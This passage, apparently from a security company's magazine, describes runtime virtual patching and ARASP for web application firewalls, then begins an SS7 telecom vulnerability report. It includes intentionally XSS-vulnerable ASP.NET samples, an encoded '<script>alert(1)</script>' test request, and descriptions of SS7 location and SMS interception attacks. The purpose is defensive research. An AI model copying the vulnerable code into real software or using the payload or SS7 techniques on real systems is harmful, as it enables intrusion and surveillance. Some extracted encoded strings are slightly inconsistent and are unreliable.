In short, VP works by taking the results of static application security testing (SAST) and using them to create rules for filtering HTTP requests on the WAF. The problem, though, is that SAST and WAFs rely on different application presentation models and different decision-making methods. As a result, none of the currently available solutions do an adequate job of integrating SAST with WAFs. SAST is based on the white-box model, which applies formal approaches to detect vulnerabilities in code. Meanwhile, a WAF perceives an application as a black box, so it uses heuristics for attack detection. This state of affairs makes VP sub-optimal for preventing attacks when the exploitation conditions for a vulnerability go beyond the trivial `http_parameter=plain_text_attack_vector`.

But what if we could make SAST and a WAF "play nice" with each other? Perhaps we could obtain information about an application's internal structure via SAST but then make this information available to the WAF. That way we could detect attacks on vulnerabilities in a provable way, instead of by mere guessing.

Splendors and miseries of traditional VP

The traditional approach to automated virtual patching for web applications involves providing the WAF with information about each vulnerability that has been detected with SAST. This information includes:

- Vulnerability class
- Vulnerable entry point to the web application (full or partial URL)
- Values of additional HTTP request parameters necessary for the attack
- Values of the vulnerable parameter constituting the attack vector
- Set of characters or words (tokens) whose presence in a vulnerable parameter will lead to exploitation of the vulnerability

The set of HTTP request parameters and dangerous elements of a vulnerable parameter can be defined both by bruteforcing and by using a generic function (typically based on regular expressions). Let us look at a fragment of code from an ASP.NET page that is vulnerable to XSS attacks.

```
01 var condition = Request.Params["condition"];
02 var param = Request.Params["param"];
03
04 if (condition == null || param == null)
05 {
06     Response.Write("Wrong parameters!");
07     return;
08 }
09
10 string response;
11 if (condition == "secret")
12 {
13     response = "Parameter value is `" + param + "`";
14 }
15 else
16 {
17     response = "Secret not found!";
18 }
19
20 Response.Write("<b>" + response + "</b>");
```

By analyzing this attack vector code, we can generate a symbolic formula for the set of attack vector values:

$\{\text{condition} = \text{"secret"} \Rightarrow \text{param} \in \{ \text{XSS}_{\text{html-text}} \}\}$,

where $\text{XSS}_{\text{html-text}}$ is the set of possible vectors of an XSS attack in the context of TEXT, as described in the HTML grammar.

This formula may yield both an exploit and a virtual patch. The descriptor of the WAF virtual patch can be used to generate filtering rules to block all HTTP requests capable of exploiting the relevant vulnerability.

Although this approach surely heads off certain attacks, it has some substantial drawbacks:

- To demonstrate any given vulnerability, SAST needs to discover just one of the possible attack vectors. But to ensure true elimination of a vulnerability, it is necessary to address all possible attack vectors. Passing such information to the WAF is difficult, because the set of vectors is not only infinite but cannot even be expressed in regular expressions due to the irregularity of attack vector grammars.
- The same is true for values of all additional request parameters that are necessary for vulnerability exploitation.
- Information regarding dangerous elements of a vulnerable parameter becomes useless if an attack vector, between the entry point and vulnerable execution point, undergoes intermediate transformations that change the context of its grammar or even its entire grammar (such as with Base64, URL, or HTML encoding, or string transformations).

97

97

97

97

97

Due to these flaws, VP technology—which is designed for piecemeal protection—is incapable of offering protection against all possible attacks on SAST-detected vulnerabilities. Attempts to create such "all-encompassing" traffic filtering rules often lead to blocking of legitimate HTTP requests and disrupt operation of the web application. Let us slightly modify the vulnerable code:

```

01  var condition = Request.Params["condition"];
02  var param = Request.Params["param"];
03
04  if (condition == null || param == null)
05  {
06      Response.Write("Wrong parameters!");
07      return;
08  }
09
10  string response;
11  // CustomDecode implements base64-URL-base64 decoding chain
12  if (CustomDecode(condition).Contains("secret"))
13  {
14      response = "Parameter value is ``" + CustomDecode(param)
15          + "``";
16  }
17  else
18  {
19      response = "Secret not found!";
20  }
21  Response.Write(response);
22  }

```

The only difference from the previous example is that both request parameters now undergo a transformation and the condition for the "secret" parameter is weakened until the sub-string is included back in. The attack vector formula, based on analysis of this new code, is as follows:

$(\text{CustomDecode condition}) \supset \text{"secret"} \Rightarrow \text{param} \in (\text{CustomDecode } \{ \text{XSShtml-text} \})$.

The analyzer will derive a formula at the relevant computation flow graph (CompFG) node for the CustomDecode function to describe the Base64—URL—Base64 transformation chain:

$(\text{FromBase64Str } (\text{UrlDecodeStr } (\text{FromBase64Str argument})))$.

It is still possible to build an exploit on the basis of such formulas (we have considered this issue in a previous article¹), but the classical approach to generating virtual patches cannot be applied here for the following reasons:

- The vulnerability may be exploited only if the decoded "condition" parameter of the request contains the "secret" sub-string (String 12). However, this parameter's set of values is quite large and expressing this set via regular expressions is infeasible due to the irregularity of decoding functions.
- A request parameter that is, in fact, an attack vector also is decoded (String 14). Therefore, SAST cannot describe that set of dangerous elements to the WAF.

Since all the problems of traditional VP stem from the inability to interact with an application at the WAF level based on the white-box approach, the obvious solution is to implement this capability and make further improvements so that:

- SAST provides the WAF with full information about all transformations to which a vulnerable parameter and variables of attack conditions are subjected, from entry point to

¹ goo.gl/Y2eEN1 (kochetkov.github.io)


vulnerable execution point. This enables the WAF to compute argument values based on the values of the parameters of a given HTTP request.

- For attack detection, heuristics are replaced with formal methods that are based on rigorous proof of all statements and describe the exploitation conditions for any particular vulnerability in the most general case, instead of haphazardly describing a limited number of cases.

Thus was born runtime virtual patching.


Runtime virtual patching

Runtime virtual patching (RVP) is based on the computation flow graph model used in PT Application Inspector (PT AI). The model is built using abstract interpretation of an application's code, expressed in semantics similar to conventional symbolic computations. Nodes of this graph contain generating formulas in the target language. The formulas yield the set of all allowable values associated with all data flows at the relevant execution points:



These flows are called execution point arguments. CompFG is evaluable, and thus able to compute sets of specific values for all arguments at any execution point, based on the values that have been set for input parameters.

RVP occurs in two stages, which correspond to the application lifecycle: Deployment (D) and Run (R).



Deployment stage

Before a new version of an application is deployed, the application is analyzed by PT AI. Three formulas are computed for each CompFG node that describes a vulnerable execution point:

- Conditions for reaching the vulnerable execution point
- Conditions for reaching values of all its arguments
- Sets of values of all arguments and corresponding grammars

All formula sets are grouped by the application entry point to whose control flow the vulnerability relates. The very notion of entry point is specific to each web framework supported by PT AI and is defined in the analyzer's database.

Then a report containing the list of vulnerabilities and related formulas is extracted in the form of code written in a special language based on S-expression syntax. This language describes CompFG formulas in a form that does not depend on the target language. For instance, the formula describing the value of an argument for the vulnerable point in the above code sample is as follows:

```
(+ (+ "Parameter value is `"  
(FromBase64Str (UrlDecodeStr  
(FromBase64Str (GetParameterData  
(param)))))) " " ),
```

The formula for reaching the vulnerable point is:

```
(Contains (FromBase64Str (UrlDecodeStr  
(FromBase64Str (GetParameterData (condi-  
tion)))) "secret").
```

The report is then uploaded to PT Application Firewall² (PT AF). On the basis of the report, a binary module is generated, which can compute all the formulas contained in the report. For example, the decompiled code for computing the condition for reaching the above-mentioned vulnerable point is as follows:

```
1 // class PvoEvaluator_2c58ad65a4a4f9aeb5b020e5801819  
2 // Token: 0x00000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250  
3 public override bool EvaluatePvoCondition()  
4 {  
5     return base.get_WebRequest().GetParameterData("condition") != null && base.get_WebRequest  
6         ().GetParameterData("param") != null;  
7 }
```

To make formula computation possible, PT AF must have one of the following:

- Pre-compute database of all functions that may occur in the report
- An isolated sandbox with runtime environment for the language or platform on which the web application runs (such as CLR, JVM, or PHP, Python, or Ruby interpreter), and libraries used in the application

The first method ensures maximum speed but requires a huge volume of manual work by the WAF developers to describe the pre-compute database even if the developers restrict the scope to standard library functions. The second method allows computing all the functions that may occur in the report, but increases the time needed to process each HTTP request, because the WAF needs to access the runtime environment to compute each function. The most appropriate solution here would be to use the first approach for the most common functions while using the second approach for the rest.

It is quite possible for a formula to contain a function that the analyzer cannot process (for instance, calling a method that involves a missing project dependency or native code) and/or a function that PT AF is unable to compute (for instance, a function for reading data from external sources or the server environment). Such functions are flagged "unknown" in formulas and processed in a special way as described below.

Run stage

At the run stage, the WAF delegates processing of each HTTP request to the binary module. The module analyzes a request and detects the relevant entry point in the web application. For this point, formulas of all

detected vulnerabilities are selected and then computed in a specific way.

First, formulas are computed for both conditions: 1) reaching the vulnerable point and 2) reaching values of all its arguments. In each formula, variables are substituted with values of the relevant request parameters, after which the formula value is computed. If a formula contains expressions that are flagged "unknown", it is processed as follows:

- Each "unknown" flag spreads bottom-up through the formula expression tree until a Boolean expression is found.
- In the formula, such expressions ("unknown" regions) are substituted with Boolean variables, so the Boolean satisfiability problem is solved.
- The assumption formula generates n conditions by substituting possible values of unknown regions from all the solutions found in the previous step.
- The value of each formula is computed. If at least one formula is satisfiable, the assumption is deemed satisfiable as well.

If computations show that the assumption is false, then the HTTP request in question cannot lead the application to a vulnerable point even with dangerous values of all request arguments. In this case, RVP simply returns request processing to the WAF's core module.

If attack conditions are satisfiable, the value of the argument of the vulnerable point is then computed. Algorithms used depend on the vulnerability class to which the analyzed point belongs. Their only similarity is the logic used to process formulas that contain unknown nodes: unlike assumption formulas, argument formulas cannot possibly be computed, which is immediately communicated to the WAF. Then the next vulnerable point is computed. To better flesh this out, we shall now review the most complicated algorithm, which is used for detecting injection attacks.

Detecting injections

Injects include any attacks that target the integrity of text written in a formal language (including HTML, XML, JavaScript, SQL, URLs, and file paths) on the basis of data controlled by the attacker. The attack is carried out by passing specifically formed input data to the application. When this data is "plugged in" to the target text, the boundaries of the token are exceeded and the text now includes syntactic constructions not intended by the application logic.

If a vulnerable point belongs to this attack class, its argument value is determined using incremental computation with abstract interpretation using taint analysis semantics. The idea behind this method is that each expression is computed separately, from bottom to top, while the computation results obtained at each step are additionally marked with taint intervals, given the semantics of each function and rules of traditional taint checking. This makes it possible to pinpoint all fragments that are the result of transformation of input data (tainted fragments).

For instance, for the code above and the following HTTP request parameter `?condition=YzJWamNtVjA%3d¶m=UEh0amNtYHdkRDVoYkdWeWRDZ3hLVHd2YzJOeWFYQjBQZyUz-RCUzRA%3d%3d`, the result of applying this algorithm to the formula of a vulnerable point argument is as follows (tainted arguments are marked in red):

GetParameterData (param)	"UEhOamNtbHdkRDVoYkdWewRDZ3hLVhd2YzJ0eWYQjBQZyUzRCUzRA=="
FromBase64Str (FromParameterData (param))	"PHNjcmlwdD5hbGVydCgKTwvc2NyaXB0Pg%3D%3D"
UrlDecodeStr (FromBase64Str (GetParameterData (param)))	"PHNjcmlwdD5hbGVydCgKTwvc2NyaXB0Pg=="
FromBase64Str (UrlDecodeStr (FromBase64Str (GetParameterData (param))))	"<script>alert(1)</script>"
+ (Parameter value is ` (FromBase64Str (UrlDecodeStr (FromBase64Str (GetParameterData (param))))))	"Parameter value is ` <script>alert(1)</script>"
+ (+ (Parameter value is ` (FromBase64Str (UrlDecodeStr (FromBase64Str (GetParameterData (param)))))) `)	"Parameter value is ` <script>alert(1)</script>"

The value is then tokenized in accordance with the grammar of the vulnerable point argument. If any tainted fragment matches more than one token, this is a formal sign of an injection attack (based on the definition of injection given at the beginning of this section).

```
Parameter value is ` < script > alert(1) </ script > `
                        7
```

Once formulas have been computed for all vulnerabilities pertaining to the current entry point, request processing is passed on to the WAF's core module together with detection results.

RVP advantages and specific features

This approach to application protection based on code analysis has a range of substantial advantages as compared to traditional VP:

- The shortcomings of traditional VP are addressed, thanks to the formal approach described above and the ability to take into account any and all intermediate transformations.
- The formal approach also completely rules out the possibility of false positives, so long as the formulas do not contain unknown nodes.
- There is no adverse impact on web application functionality, because protection is built on the functions of the application, as opposed to simply trying to work around them.

For testing the technology and confirming its effectiveness, we have developed a prototype of an integration module for PT Application Inspector and PT Application Firewall, in the form of a .NET HTTP module for IIS web server. A video of the prototype handling the code example above is on YouTube.³ Performance tests on around fifteen open-source content management systems (CMSs) have shown great results: the time required for processing HTTP requests with RVP is comparable to the time that it takes to process such requests with traditional (heuristic) WAF methods. The average performance hit for web applications was as follows:

- 0% for requests that do not lead to a vulnerable point
- 6–10% for requests that lead to a vulnerable point and are not an attack (depending on complexity of the grammar of the vulnerable point)
- 4–7% for requests that lead to a vulnerable point and are an attack

³ youtu.be/U1NbKuZk8c



Despite obvious advantages over traditional VP, RVP still has several conceptual shortcomings:

- It is not possible to compute formulas that contain data from external sources absent on the WAF (including file resources, databases, and server environment).
- The quality of formulas directly depends on the quality of approximation of code fragments during analysis (including loops, recursion, and calls to external library methods).
- To describe semantics of transformation functions for the pre-compute database, some engineering work from the developers is required. The description process is difficult to automate and is prone to human error.

However, we have managed to mitigate these weaknesses by offloading some RVP functions to the application and by applying the technologies that underlie runtime application self-protection (RASP).

ARASP (Advanced RASP)

In essence, the ARASP approach consists of using the application itself to compute the formula fragments that cannot be computed by the RVP. An additional instrumentation module is deployed on the application side in order to integrate detection sensors into the web application. These sensors allow getting the values of any fragments of the formulas computed by the RVP.

The ARASP process is effectively an extension of the RVP process, and is different from it in the following ways:


- In the report exported from PT AI, each expression in a formula is supplemented by additional attribute: its coordinates in the code:

```
+ ("Parameter value is ``")
(Default.aspx.cs:36:7:FromBase64Str
(Default.aspx.cs:35:13:UrlDecodeStr
(Default.aspx.cs:32:11:FromBase64Str
(Default.aspx.cs:31:10:GetParameterData
("param"))))
```

- The report is used to generate not only a formula computation module, but also an instrumentation module that runs on the application side. This module embeds detection sensors at all execution points in the application that correspond uncertain expressions in the report. The module also inserts breakpoints that hand off control to the RVP before proceeding to the vulnerable execution point:

```
11 var keyBytes = Encoding.UTF8.GetBytes(CurrentSession.GetVariableValue("key"));
12
13 var decryptedParamBytes = Etd_Cbc.Decrypt(keyBytes, new ArraySegment<byte>(encryptedParamBytes));
14
15 if (decryptedParam == "Valid value")
16 {
17     Response.Write($"Decrypted value of encrypted_param: {decryptedParam}<br>");
18 }
19 Response.Write($"Value of plaintext_param: {decodedPlainTextParam}");
20
21 }
```


- RVP does not take control when processing an HTTP request, instead allowing the application to process the request up until the breakpoint that precedes the vulnerable execution point (when this point is reached, the RVP already has collected information from all of the detection sensors that have been triggered up to that point).



- When the breakpoint is reached, processing of the HTTP request is handed over to the RVP and formulas are computed in a way equivalent to the description in the previous section, with one important difference: if the formula contains an uncertain expression, or an expression that cannot be computed by the RVP (because of references to external data sources or the absence of a necessary transformation function in the knowledge base), then the value of the expression is taken from the pool of information that has been accumulated in the application as of when detection sensors were triggered.
- If an attack is detected, processing of the request is stopped (and therefore the application does not reach the vulnerable execution point).
- If no attack is detected, processing of the request is returned to the application until the next breakpoint is reached or until processing of the request is completed.

This approach significantly expands upon the abilities of RVP, eliminating the drawbacks of RVP as regards the quality of application protection.

ARASP application's lifecycle:



Advantages of ARASP: more than just virtual patching

PT AI can be configured to export formulas for all potentially vulnerable execution points, without detecting vulnerabilities in them, thereby assuring full coverage of all dangerous fragments of application code. This is what in fact makes ARASP a comprehensive solution for application protection. This next-generation WAF takes a white-box approach to the application and uses formal detection methods instead of heuristic ones. Compared to the traditional RASP approach, this solution has several advantages:

- Negligible performance penalty. Processing of a request by application fragments occurs in parallel with processing of the same request by the WAF module running ARASP.
- Minimal hit to application stability. Instrumentation is used only for those execution points that are truly needed for computing formulas.
- Precise (close to 100%) detection of attacks, thanks to use of CompFG model elements and formal methods for operating on these elements.

We believe that RVP and ARASP represent the most promising way forward in application protection, and will continue to develop them as the main vector for improving integration between PT Application Inspector and PT Application Firewall.

Telecom networks



106

SS7 vulnerabilities and attack exposure report

116

What makes 4G and 5G networks not ready for smart cities

121

How to assemble a GSM phone based on SDR

105

105

105

105

105

SS7 vulnerabilities and attack exposure report



Telecom Security Team

These days it is hard to imagine life without telecommunications. Anyone who uses e-banking, online payment, online shopping, e-government are long used to one-time passwords for transaction confirmation. The security of this authentication method is based merely on restricting access to telecommunication networks.

While the Internet of Things is spreading widely into industrial processes and city infrastructure, failures in the mobile network can paralyze them, causing not only occasional interruptions in smart home or car devices, which dissatisfy the operator's customers, but also more critical consequences, such as traffic collapses or power outages.

We reveal the results of SS7 security analysis. Signaling System 7 (SS7) is used for exchanging data between network devices in telecommunications networks. While this standard was being developed, only fixed-line operators had access to the SS7 network, so its security was not first on the priority list. Today the signaling network is not isolated, and this allows an intruder to exploit its flaws and intercept calls and text messages, bypass billing, steal money from mobile accounts, or affect mobile network operability.

Although new 4G networks use another signaling system—Diameter—SS7 security issues have not been forgotten, because mobile operators should ensure 2G and 3G support and interaction between networks of different generations. Moreover, our research¹ shows that Diameter is prone to the same threats.

To demonstrate the extent of security problems in modern communication networks, we equipped this report not only with vulnerabilities we detected during SS7 network security analysis, but also with examples of how these vulnerabilities were exploited in real life.

Vulnerabilities in SS7 networks

Every year, we analyze security of SS7 signaling networks. During such assessments, we simulate actions of a potential intruder supposedly attacking from a foreign or home network. If the operator does not take adequate protection measures in advance, the intruder can send application layer protocol requests to carry out attacks against the operator and its subscribers. To emulate a malware host, we use PT Telecom Vulnerability Scanner.

Mobile operators from Europe and the Middle East took part in the 2016—2017 research. Half of the operators had a subscriber base of more than 40 million. Most small companies (no more than 10 million customers) were mobile virtual network operators based on larger telecommunications corporations.

Statistics on basic threats


We highlight the following threats that can be posed by attackers exploiting security flaws in mobile networks:

- Subscriber information disclosure
- Network information disclosure
- Subscriber traffic interception
- Fraud
- Denial of service

Each listed threat poses reputational and financial risks for the operator. Fraud, traffic interception, and denial of service affect subscribers directly and may lead to significant financial losses, privacy violation, and availability disruption.

Vulnerable networks by threat type

	2015	2016	2017
Subscriber information disclosure	100%	100%	100%
Network information disclosure	100%	92%	63%
Subscriber traffic interception	100%	100%	89%
Fraud	100%	85%	78%
Subscriber denial of service	100%	100%	100%




Successful attacks by threat types

1 goo.gl/jnBMvs (ptsecurity.com, PDF)

Above are successful attack attempts performed by our specialists during security analysis.


The following are flaws that can trigger various attacks:

- Lack of subscriber actual location check
- Inability to verify a subscriber's belonging to the network
- SMS Home Routing configuration flaws
- Lack of message filtering




Vulnerabilities (successful attacks)

According to the results, the lack of such checks as a subscriber's actual location and a subscriber's belonging to the operator network can be the cause of most attacks. Among possible are attacks aimed at subscriber location disclosure, call interception or redirection, SMS interception, subscriber profile or payment plan altering. Lack of a location check is related to signaling messages sent from a visited network where a roaming subscriber is registered to the subscriber's home network. If the signaling message is correct, it cannot be verified by using received parameters only. It is necessary to perform an additional check on whether the subscriber is located in the network from which the signaling traffic originated.



A subscriber's actual location is not checked

Inability to verify a subscriber's belonging to the network is related to signaling messages sent from the operator to another network where the operator's roaming subscribers are registered at that particular moment. To detect illegitimate traffic, it is necessary to check whether the message source corresponds to the subscriber's IMSI. If the source address and IMSI correspond to one operator, the message is valid. However, if there is no correspondence, it does not mean the message is fake (for example, a transit operator can alter the address). Signaling traffic is most likely illegitimate if it goes from external networks and it is related to subscribers of the home network.




A subscriber's belonging to the network is not checked

SMS Home Routing is a hardware and software package that conceals real IMSIs and equipment addresses. It is used in 85 percent of analyzed networks, but in case of incorrect network element configuration it was possible to bypass protection mechanisms. Without SMS Home Routing, all attempts to get IMSIs and network data were successful.

Subscriber information disclosure

In 75 percent of networks, it is possible to discover a subscriber's location. The share of successful attacks using different methods is 33 percent, which is better than in previous years.



Percentage of successful attacks by type of threat related to obtaining subscriber data

ProvideSubscriberInfo was used to determine subscriber location due to SS7 architecture flaws. The message ProvideSubscriberInfo should be processed only in case the message source and IMSI corresponds to the same operator. But due to SS7 architectural features, it is not possible to determine a subscriber's belonging to the network without additional tools. To protect against such attacks, traffic filtering systems are required.

In 2015, we assumed that operators are well aware of attacks that use AnyTimeInterrogation allowing disclosure of a subscriber's location using the phone number, and about protection methods, as none of our attempts was successful. However, in the next two years we detected networks without filtering for this message.



9 out of 10 SMS messages
can be intercepted by intruders


Operator information leakage

During analysis, more than half of the attacks related to SMS Home Routing configuration flaws (which allow retrieval of network configuration data) were successful. However, operators significantly reduced the possibility of disclosure of such information.

Subscriber traffic interception

